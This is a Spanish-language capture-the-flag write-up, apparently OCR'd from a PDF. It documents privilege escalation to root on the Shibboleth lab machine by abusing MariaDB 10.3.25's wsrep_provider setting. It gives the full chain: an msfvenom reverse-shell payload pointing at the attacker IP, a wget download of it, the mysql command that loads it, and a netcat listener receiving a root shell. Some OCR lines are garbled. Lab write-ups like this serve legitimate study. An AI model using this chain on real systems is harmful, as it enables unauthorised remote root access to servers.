
| Variable_name | Value |
| version | 10.3.25-MariaDB-Oubuntu0.20.04.1 |

1 row in set (0.001 sec)


MariaDB [(none)]>
```

mariaDB/MySQL escalada version 10.3.25


vemos que tiene la 10.3.25 buscamos si existe un exploit



y en efecto existe uno entro al primer link



Básicamente nos dice que debemos crear una shell reversa Linux con msfvenom luego pasarla a la víctima y ejecutar con MySQL



entonces sigo las instrucciones msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.4 LPORT=1234 -f elf-so -o shelll.so

transfiero con wget wget http://10.10.14.4:2000/shelll.so

y ahora escucho por netcat en 1234 y ejecuto el payload como lo indica la guía mysql -u zabbix -p -h 10.10.14.4 -e 'SET GLOBAL wsrep_provider="/tmp/pwned/shelll.so";'

Acá cometo varios errores el primero es que añado mi IP y este punto no es necesario lo otro es que debo dar permisos de ejecución al .so

```
ipmi-svc@shibboleth:/tmp/pwned$ chmod +x shelll.so
ipmi-svc@shibboleth:/tmp/pwned$
error porque olvide
```

mysql -u zabbix -p -e 'SET GLOBAL wsrep_provider="/tmp/pwned/shelll.so";'

Aunque nos dice que la conexión se perdió yo ya tengo shell

```
nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.124] 50870
whoami ps1 ipmi-s
root Shibboleth 2 Enter
maquina linux medium
```